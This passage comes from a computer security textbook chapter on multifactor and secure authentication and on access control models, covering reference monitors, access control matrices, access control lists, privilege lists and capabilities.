The difference between these two approaches is that federated identity management

involves a single identity management module that replaces identification and authentication in all other systems. Thus all these systems invoke the identity management module. With single sign-on, systems still call for individual identification and authentication, but the umbrella task performs those interactions on behalf of the user.

Single sign-on takes over sign-on and authentication to several independent systems for a user.

Multifactor Authentication

The single-factor authentication approaches discussed in this chapter offer advantages and disadvantages. For example, a token works only as long as you do not give it away (or lose it or have it stolen), and password use fails if someone can see you enter your password by peering over your shoulder. We can compensate for the limitation of one form of authentication by combining it with another form.

Identity cards, such as a driver's license, often contain a picture and signature. The card itself is a token, but anyone seeing that card can compare your face to the picture and confirm that the card belongs to you. Or the person can ask you to write your name and can compare signatures. In that way, the authentication is both token based and biometric (because your appearance and the way you sign your name are innate properties of you). Notice that your credit card has a space for your signature on the back, but in the United States few merchants compare that signature to the sales slip you sign. Having authentication factors available does not necessarily mean we use them.

As long as the process does not become too onerous, authentication can use two, three, four, or more factors. For example, to access something, you must type a secret code, slide your badge, and hold your hand on a plate.


Combining authentication information is called **multifactor authentication**. Two forms of authentication (which is, not surprisingly, known as **two-factor authentication**) are presumed to be better than one, assuming of course that the two forms are strong. But as the number of forms increases, so also does the user's inconvenience. Each authentication factor requires the system and its administrators and the users to manage more security information. We assume that more factors imply higher confidence, although few studies support that assumption. And two kinds of authentication imply two pieces of software and perhaps two kinds of readers, as well as the time to perform two authentications. Indeed, even if multifactor authentication is superior to single factor, we do not know which value of n makes n -factor authentication optimal. From a usability point of view, large values of n may lead to user frustration and reduced security, as shown in [Sidebar 2-13](#).

Secure Authentication

Passwords, biometrics, and tokens can all participate in secure authentication. Of course, simply using any or all of them is no guarantee that an authentication approach will be secure. To achieve true security, we need to think carefully about the problem we are trying to solve and the tools we have; we also need to think about blocking possible attacks and attackers.

Sidebar 2-13 When More Factors Mean Less Security

Dave Concannon's blog at www.apeofsteel.com/tag/ulsterbank describes his frustration at using Ulsterbank's online banking system. The logon process involves several steps. First, the user supplies a customer identification number (the first authentication factor). Next, a separate user ID is required (factor 2). Third, the PIN is used to supply a set of digits (factor 3), as shown in the figure below: The system requests three different digits chosen at random (in the figure, the third, second, and fourth digits are to be entered). Finally, the system requires a passphrase of at least ten characters, some of which must be numbers (factor 4).



In his blog, Concannon rails about the difficulties not only of logging on but also of changing his password. With four factors to remember, Ulsterbank users will likely, in frustration, write down the factors and carry them in their wallets, thereby reducing the banking system's security.

Suppose we want to control access to a computing system. In addition to a name and password, we can use other information available to authenticate users. Suppose Adams works in the accounting department during the shift between 8:00 a.m. and 5:00 p.m., Monday through Friday. Any legitimate access attempt by Adams should be made during those times, through a workstation in the accounting department offices. By limiting Adams to logging in under those conditions, the system protects against two problems:

- Someone from outside might try to impersonate Adams. This attempt would be thwarted by either the time of access or the port through which the access was attempted.
- Adams might attempt to access the system from home or on a weekend, planning to use resources not allowed or to do something that would be too risky with other people around.

Limiting users to certain workstations or certain times of access can cause complications (as when a user legitimately needs to work overtime, a person has to access the system while out of town on business, or a particular workstation fails). However, some companies use these authentication techniques because the added security they provide outweighs inconvenience. As security analysts, we need to train our minds to recognize qualities that distinguish normal, allowed activity.

As you have seen, security practitioners have a variety of authentication mechanisms ready to use. None is perfect; all have strengths and weaknesses, and even combinations of mechanisms are imperfect. Often the user interface seems simple and foolproof (what could be easier than laying a finger on a glass plate?), but as we have described, underneath that simplicity lies uncertainty, ambiguity, and vulnerability. Nevertheless, in this section you have seen types and examples so that when you develop systems and

applications requiring authentication, you will be able to draw on this background to pick an approach that achieves your security needs.

2.2 Access Control

In this section we discuss how to protect general objects, such as files, tables, access to hardware devices or network connections, and other resources. In general, we want a flexible structure, so that certain users can use a resource in one way (for example, read-only), others in a different way (for example, allowing modification), and still others not at all. We want techniques that are robust, easy to use, and efficient.

We start with the basic access control paradigm, articulated by Scott Graham and Peter Denning [[GRA72](#)]: A subject is permitted to access an object in a particular mode, and only such authorized accesses are allowed.

- *Subjects* are human users, often represented by surrogate programs running on behalf of the users.
- *Objects* are things on which an action can be performed: Files, tables, programs, memory objects, hardware devices, strings, data fields, network connections, and processors are examples of objects. So too are users, or rather programs or processes representing users, because the operating system (a program representing the system administrator) can act on a user, for example, allowing a user to execute a program, halting a user, or assigning privileges to a user.
- *Access modes* are any controllable actions of subjects on objects, including, but not limited to, read, write, modify, delete, execute, create, destroy, copy, export, import, and so forth.

Effective separation will keep unauthorized subjects from unauthorized access to objects, but the separation gap must be crossed for authorized subjects and modes. In this section we consider ways to allow all and only authorized accesses.

Access control: limiting who can access what in what ways

Access Policies

Access control is a mechanical process, easily implemented by a table and computer process: A given subject either can or cannot access a particular object in a specified way. Underlying the straightforward decision is a complex and nuanced decision of which accesses should be allowed; these decisions are based on a formal or informal security policy.

Access control decisions are (or should not be) made capriciously. Pat gets access to this file because she works on a project that requires the data; Sol is an administrator and needs to be able to add and delete users for the system. Having a basis simplifies making similar decisions for other users and objects. A policy also simplifies establishing access control rules, because they just reflect the existing policy.

Thus, before trying to implement access control, an organization needs to take the time to develop a higher-level security policy, which will then drive all the access control rules.

Effective Policy Implementation

Protecting objects involves several complementary goals.

- *Check every access.* We may want to revoke a user's privilege to access an object. If we have previously authorized the user to access the object, we do not necessarily intend that the user should retain indefinite access to the object. In fact, in some situations, we may want to prevent further access immediately after we revoke authorization, for example, if we detect a user being impersonated. For this reason, we should aim to check every access by a user to an object.
- *Enforce least privilege.* The principle of least privilege states that a subject should have access to the smallest number of objects necessary to perform some task. Even if extra information would be useless or harmless if the subject were to have access, the subject should not have that additional access. For example, a program should not have access to the absolute memory address to which a page number reference translates, even though the program could not use that address in any effective way. Not allowing access to unnecessary objects guards against security weaknesses if a part of the protection mechanism should fail.

Least privilege: access to the fewest resources necessary to complete some task

- *Verify acceptable usage.* Ability to access is a yes-or-no decision. But equally important is checking that the activity to be performed on an object is appropriate. For example, a data structure such as a stack has certain acceptable operations, including push, pop, clear, and so on. We may want not only to control who or what has access to a stack but also to be assured that all accesses performed are legitimate stack accesses.

Tracking

Implementing an appropriate policy is not the end of access administration. Sometimes administrators need to revisit the access policy to determine whether it is working as it should. Has someone been around for a long time and so has acquired a large number of no-longer-needed rights? Do so many users have access to one object that it no longer needs to be controlled? Or should it be split into several objects so that individuals can be allowed access to only the pieces they need? Administrators need to consider these kinds of questions on occasion to determine whether the policy and implementation are doing what they should. We explore the management side of defining security policies in [Chapter 10](#), but we preview some issues here because they have a technical bearing on access control.

Granularity

By **granularity** we mean the fineness or specificity of access control. It is a spectrum: At one end you can control access to each individual bit or byte, each word in a document, each number on a spreadsheet, each photograph in a collection. That level of specificity is generally excessive and cumbersome to implement. The finer the granularity, the larger

number of access control decisions that must be made, so there is a performance penalty. At the other extreme you simply say Adam has complete access to computer C1. That approach may work if the computer is for Adam's use alone, but if computer C1 is shared, then the system has no basis to control or orchestrate that sharing. Thus, a reasonable midpoint must apply.

Typically a file, a program, or a data space is the smallest unit to which access is controlled. However, note that applications can implement their own access control. So, for example, as we describe in [Chapter 7](#), a database management system can have access to a complete database, but it then carves the database into smaller units and parcels out access: This user can see names but not salaries, that user can see only data on employees in the western office.

Hardware devices, blocks of memory, the space on disk where program code is stored, specific applications, all these are likely objects over which access is controlled.

Access Log

After making an access decision, the system acts to allow that access and leaves the user and the object to complete the transaction. Systems also record which accesses have been permitted, creating what is called an **audit log**. This log is created and maintained by the system, and it is preserved for later analysis. Several reasons for logging access include the following:

- Records of accesses can help plan for new or upgraded equipment, by showing which items have had heavy use.
- If the system fails, these records can show what accesses were in progress and perhaps help identify the cause of failure.
- If a user misuses objects, the access log shows exactly which objects the user did access.
- In the event of an external compromise, the audit log may help identify how the assailant gained access and which data items were accessed (and therefore revealed or compromised). These data for after-the-fact forensic analysis have been extremely helpful in handling major incidents.

As part of the access control activity, the system builds and protects this audit log. Obviously, granularity matters: A log that records each memory byte accessed is too lengthy to be of much practical value, but a log that says "8:01 user turned on system; 17:21 user turned off system" probably contains too little detail to be helpful.

In the next section we consider protection mechanisms appropriate for general objects of unspecified types, such as the kinds of objects listed above. To make the explanations easier to understand, we sometimes use an example of a specific object, such as a file. Note, however, that a general mechanism can be used to protect any of the types of objects listed.

Limited Privilege

Limited privilege is the act of restraining users and processes so that any harm they can do is not catastrophic. A system that prohibits all accesses to anything by anyone certainly

achieves both confidentiality and integrity, but it completely fails availability and usefulness. Thus, we seek a midpoint that balances the need for some access against the risk of harmful, inappropriate access. Certainly, we do not expect users or processes to cause harm. But recognizing that not all users are ethical or even competent and that not all processes function as intended, we want to limit exposure from misbehaving users or malfunctioning processes. Limited privilege is a way to constrain that exposure.

Limited privilege is a management concept, not a technical control. The process of analyzing users and determining the privileges they require is a necessary first step to authorizing within those limits. After establishing the limits, we turn to access control technology to enforce those limits. In [Chapter 3](#) we again raise the concept of limited privilege when we describe program design and implementation that ensures security. Security design principles first written by Jerome Saltzer and Michael Schroeder [[SAL75](#)] explain the advantage of limiting the privilege with which users and their programs run.

Implementing Access Control

Access control is often performed by the operating system. Only the operating system can access primitive objects, such as files, to exercise control over them, and the operating system creates and terminates the programs that represent users (subjects). However, current hardware design does not always support the operating system in implementing well-differentiated or fine-grained access control. The operating system does not usually see inside files or data objects, for example, so it cannot perform row- or element-level access control within a database. Also, the operating system cannot easily differentiate among kinds of network traffic. In these cases, the operating system defers to a database manager or a network appliance in implementing some access control aspects. With limited kinds of privileges to allocate, the operating system cannot easily both control a database manager and allow the database manager to control users. Thus, current hardware design limits some operating system designs.

Reference Monitor

James Anderson and his study committee [[AND72](#)] gave name and structure to the digital version of a concept that has existed for millennia. To protect their medieval fortresses, rulers had one heavily protected gate as the sole means of ingress. Generals surrounded troop emplacements with forts and sentry guards. Bankers kept cash and other valuables in safes with impregnable doors to which only a select few trusted people had the combinations. Fairy tale villains locked damsels away in towers. All these examples show strong access control because of fail-safe designs.

In Anderson's formulation for computers, access control depends on a combination of hardware and software that is

- always invoked; validates every access attempt
- immune from tampering
- assuredly correct

Reference monitor: access control that is always invoked, tamperproof, and verifiable

Anderson called this construct a **reference monitor**. It should be obvious why these three properties are essential.

A reference monitor is a notion, not a tool you can buy to plug into a port. It could be embedded in an application (to control the application’s objects), part of the operating system (for system-managed objects) or part of an appliance. Still, you will see these same three properties appear repeatedly in this book. To have an effective reference monitor, we need to consider effective and efficient means to translate policies, the basis for validation, into action. How we represent a policy in binary data has implications for how efficient and even how effective the mediation will be.

In the next sections we present several models of how access rights can be maintained and implemented by the reference monitor.

Access Control Directory

One simple way to protect an object is to use a mechanism that works like a file directory. Imagine we are trying to protect files (the set of objects) from users of a computing system (the set of subjects). Every file has a unique owner who possesses “control” access rights (including the rights to declare who has what access) and to revoke access of any person at any time. Each user has a file directory, which lists all the files to which that user has access.

Clearly, no user can be allowed to write in the file directory, because that would be a way to forge access to a file. Therefore, the operating system must maintain all file directories, under commands from the owners of files. The obvious rights to files are the common read, write, and execute that are familiar on many shared systems. Furthermore, another right, owner, is possessed by the owner, permitting that user to grant and revoke access rights. [Figure 2-9](#) shows an example of a file directory.




FIGURE 2-9 Directory Access Rights

This approach is easy to implement because it uses one list per user, naming all the

objects that a user is allowed to access. However, several difficulties can arise. First, the list becomes too large if many shared objects, such as libraries of subprograms or a common table of users, are accessible to all users. The directory of each user must have one entry for each such shared object, even if the user has no intention of accessing the object. Deletion must be reflected in all directories.

A second difficulty is revocation of access. If owner A has passed to user B the right to read file F, an entry for F is made in the directory for B. This granting of access implies a level of trust between A and B. If A later questions that trust, A may want to revoke the access right of B. The operating system can respond easily to the single request to delete the right of B to access F, because that action involves deleting one entry from a specific directory. But if A wants to remove the rights of everyone to access F, the operating system must search each individual directory for the entry F, an activity that can be time consuming on a large system. For example, large systems or networks of smaller systems can easily have 5,000 to 10,000 active accounts. Moreover, B may have passed the access right for F to another user C, a situation known as **propagation of access rights**, so A may not know that C's access exists and should be revoked. This problem is particularly serious in a network.

A third difficulty involves pseudonyms. Owners A and B may have two different files named F, and they may both want to allow access by S. Clearly, the directory for S cannot contain two entries under the same name for different files. Therefore, S has to be able to uniquely identify the F for A (or B). One approach is to include the original owner's designation as if it were part of the file name, with a notation such as A:F (or B:F).

Suppose, however, that S would like to use a name other than F to make the file's contents more apparent. The system could allow S to name F with any name unique to the directory of S. Then, F from A could be called Q to S. As shown in [Figure 2-10](#), S may have forgotten that Q is F from A, and so S requests access again from A for F. But by now A may have more trust in S, so A transfers F with greater rights than before. This action opens up the possibility that one subject, S, may have two distinct sets of access rights to F, one under the name Q and one under the name F. In this way, allowing pseudonyms can lead to multiple permissions that are not necessarily consistent. Thus, the directory approach is probably too simple for most object protection situations.




FIGURE 2-10 Ambiguous Access Rights

Access Control Matrix

We can think of the directory as a listing of objects accessible by a single subject, and the access list as a table identifying subjects that can access a single object. The data in these two representations are equivalent, the distinction being the ease of use in given situations.

As an alternative, we can use an **access control matrix**, shown in [Figure 2-11](#), a table in which each row represents a subject, each column represents an object, and each entry is the set of access rights for that subject to that object.

		objects		
		File A	Printer	System Clock
subjects	User W	Read Write Own	Write	Read
	Admin		Write Control	Control

FIGURE 2-11 Access Control Matrix

A more detailed example representation of an access control matrix is shown in [Table 2-8](#). Access rights shown in that table are O, own; R, read; W, write; and X, execute. In general, the access control matrix is sparse (meaning that most cells are empty): Most subjects do not have access rights to most objects. The access matrix can be represented as

a list of triples, each having the form $\langle \text{subject, object, rights} \rangle$, as shown in [Table 2-9](#).

	Bibliog	Temp	F	Help .txt	C_ Comp	Linker	Clock	Printer
USER A	ORW	ORW	ORW	R	X	X	R	W
USER B	R	—	—	R	X	X	R	W
USER S	RW	—	R	R	X	X	R	W
USER T	—	—	R	X	X	X	R	W
SYS MGR	—	—	—	RW	OX	OX	ORW	O
USER SVCS	—	—	—	O	X	X	R	W

TABLE 2-8 Access Control Matrix


Subject	Object	Right
USER A	Bibliog	ORW
USER B	Bibliog	R
USER S	Bibliog	RW
USER A	Temp	ORW
USER A	F	ORW
USER S	F	R
<i>etc.</i>		

TABLE 2-9 List of Access Control Triples

This representation may be more efficient than the access control matrix because there is no triple for any empty cell of the matrix (such as $\langle \text{USER T, Bibliog, —} \rangle$). Even though the triples can be sorted by subject or object as needed, searching a large number of these triples is inefficient enough that this implementation is seldom used.

Access Control List

An alternative representation is the **access control list**; as shown in [Figure 2-12](#), this representation corresponds to columns of the access control matrix. There is one such list for each object, and the list shows all subjects who should have access to the object and what their access is. This approach differs from the directory list because there is one access control list per object; a directory is created for each subject. Although this difference seems small, there are some significant advantages to this approach.



	File A	Printer	System Clock
User W	Read Write Own	Write	Read
Admin		Write Control	Control

FIGURE 2-12 Access Control List

The access control list representation can include default rights. Consider subjects A and S, both of whom have access to object F. The operating system will maintain just one access list for F, showing the access rights for A and S, as shown in [Figure 2-13](#). The access control list can include general default entries for any users. In this way, specific users can have explicit rights, and all other users can have a default set of rights. With this organization, all possible users of the system can share a public file or program without the need for an entry for the object in the individual directory of each user.




FIGURE 2-13 Access Control List with Two Subjects

The Multics operating system used a form of access control list in which each user belonged to three protection classes: a user, a group, and a compartment. The user designation identified a specific subject, and the group designation brought together subjects who had a common interest, such as their being coworkers on a project. The compartment confined an untrusted object; a program executing in one compartment could not access objects in another compartment without specific permission. The compartment was also a way to collect objects that were related, such as all files for a single project.

To see how this type of protection might work, suppose every user who initiates access to the system identifies a group and a compartment with which to work. If Adams logs in as user Adams in group Decl and compartment Art2, only objects having Adams-Decl-Art2 in the access control list are accessible in the session.

By itself, this kind of mechanism would be too restrictive to be usable. Adams cannot create general files to be used in any session. Worse yet, shared objects would not only have to list Adams as a legitimate subject but also have to list Adams under all acceptable groups and all acceptable compartments for each group.

The solution is the use of wild cards, meaning placeholders that designate “any user” (or “any group” or “any compartment”). An access control list might specify access by Adams-Decl-Art1, giving specific rights to Adams if working in group Decl on compartment Art1. The list might also specify Adams-*-Art1, meaning that Adams can access the object from any group in compartment Art1. Likewise, a notation of *-Decl-* would mean “any user in group Decl in any compartment.” Different placements of the wildcard notation * have the obvious interpretations.

Unix uses a similar approach with user–group–world permissions. Every user belongs to a group of related users—students in a common class, workers on a shared project, or members of the same department. The access permissions for each object are a triple (u,g,w) in which u is for the access rights of the user, g is for other members of the group, and w is for all other users in the world.

The access control list can be maintained in sorted order, with * sorted as coming after all specific names. For example, Adams-Decl-* would come after all specific compartment designations for Adams. The search for access permission continues just until the first match. In the protocol, all explicit designations are checked before wild cards in any position, so a specific access right would take precedence over a wildcard right. The last entry on an access list could be *-*-*, specifying rights allowable to any user not explicitly on the access list. With this wildcard device, a shared public object can have a very short access list, explicitly naming the few subjects that should have access rights different from the default.

Privilege List

A **privilege list**, sometimes called a **directory**, is a row of the access matrix, showing all those privileges or access rights for a given subject (shown in [Figure 2-14](#)). One advantage of a privilege list is ease of revocation: If a user is removed from the system, the privilege list shows all objects to which the user has access so that those rights can be removed from the object.

	File A	Printer	System Clock
→ User W	Read Write Own	Write	Read
Admin		Write Control	Control

FIGURE 2-14 Privilege Control List

Capability

So far, we have examined protection schemes in which the operating system must keep track of all the protection objects and rights. But other approaches put some of the burden on the user. For example, a user may be required to have a ticket or pass that enables access, much like a ticket or identification card that cannot be duplicated.

More formally, we say that a **capability** is an unforgeable token that gives the possessor certain rights to an object. The Multics [SAL74], CAL [LAM76], and Hydra [WUL74] systems used capabilities for access control. As shown in Figure 2-15, a capability is just one access control triple of a subject, object, and right. In theory, a subject can create new objects and can specify the operations allowed on those objects. For example, users can create objects such as files, data segments, or subprocesses and can also specify the acceptable kinds of operations, such as read, write, and execute. But a user can also create completely new objects, such as new data structures, and can define types of accesses previously unknown to the system.

	File A	Printer	System Clock
User W	Read Write Own	Write	Read
Admin		Write Control	Control

FIGURE 2-15 Capability

Capability: Single- or multi-use ticket to access an object or service

Think of capability as a ticket giving permission to a subject to have a certain type of access to an object. For the capability to offer solid protection, the ticket must be

unforgeable. One way to make it unforgeable is to not give the ticket directly to the user. Instead, the operating system holds all tickets on behalf of the users. The operating system returns to the user a pointer to an operating system data structure, which also links to the user. A capability can be created only by a specific request from a user to the operating system. Each capability also identifies the allowable accesses.

Alternatively, capabilities can be encrypted under a key available only to the access control mechanism. If the encrypted capability contains the identity of its rightful owner, user A cannot copy the capability and give it to user B.

One possible access right to an object is transfer or **propagate**. A subject having this right can pass copies of capabilities to other subjects. In turn, each of these capabilities also has a list of permitted types of accesses, one of which might also be transfer. In this instance, process A can pass a copy of a capability to B, who can then pass a copy to C. B can prevent further distribution of the capability (and therefore prevent further dissemination of the access right) by omitting the transfer right from the rights passed in the capability to C. B might still pass certain access rights to C, but not the right to propagate access rights to other subjects.

As a process executes, it operates in a domain or local name space. The **domain** is the collection of objects to which the process has access. A domain for a user at a given time might include some programs, files, data segments, and I/O devices such as a printer and a terminal. An example of a domain is shown in [Figure 2-16](#).




FIGURE 2-16 Example of a Domain

As execution continues, the process may call a subprocedure, passing some of the objects to which it has access as arguments to the subprocedure. The domain of the subprocedure is not necessarily the same as that of its calling procedure; in fact, a calling procedure may pass only some of its objects to the subprocedure, and the subprocedure may have access rights to other objects not accessible to the calling procedure, as shown in [Figure 2-17](#). The caller may also pass only some of its access rights for the objects it passes to the subprocedure. For example, a procedure might pass to a subprocedure the right to read but not to modify a particular data value.

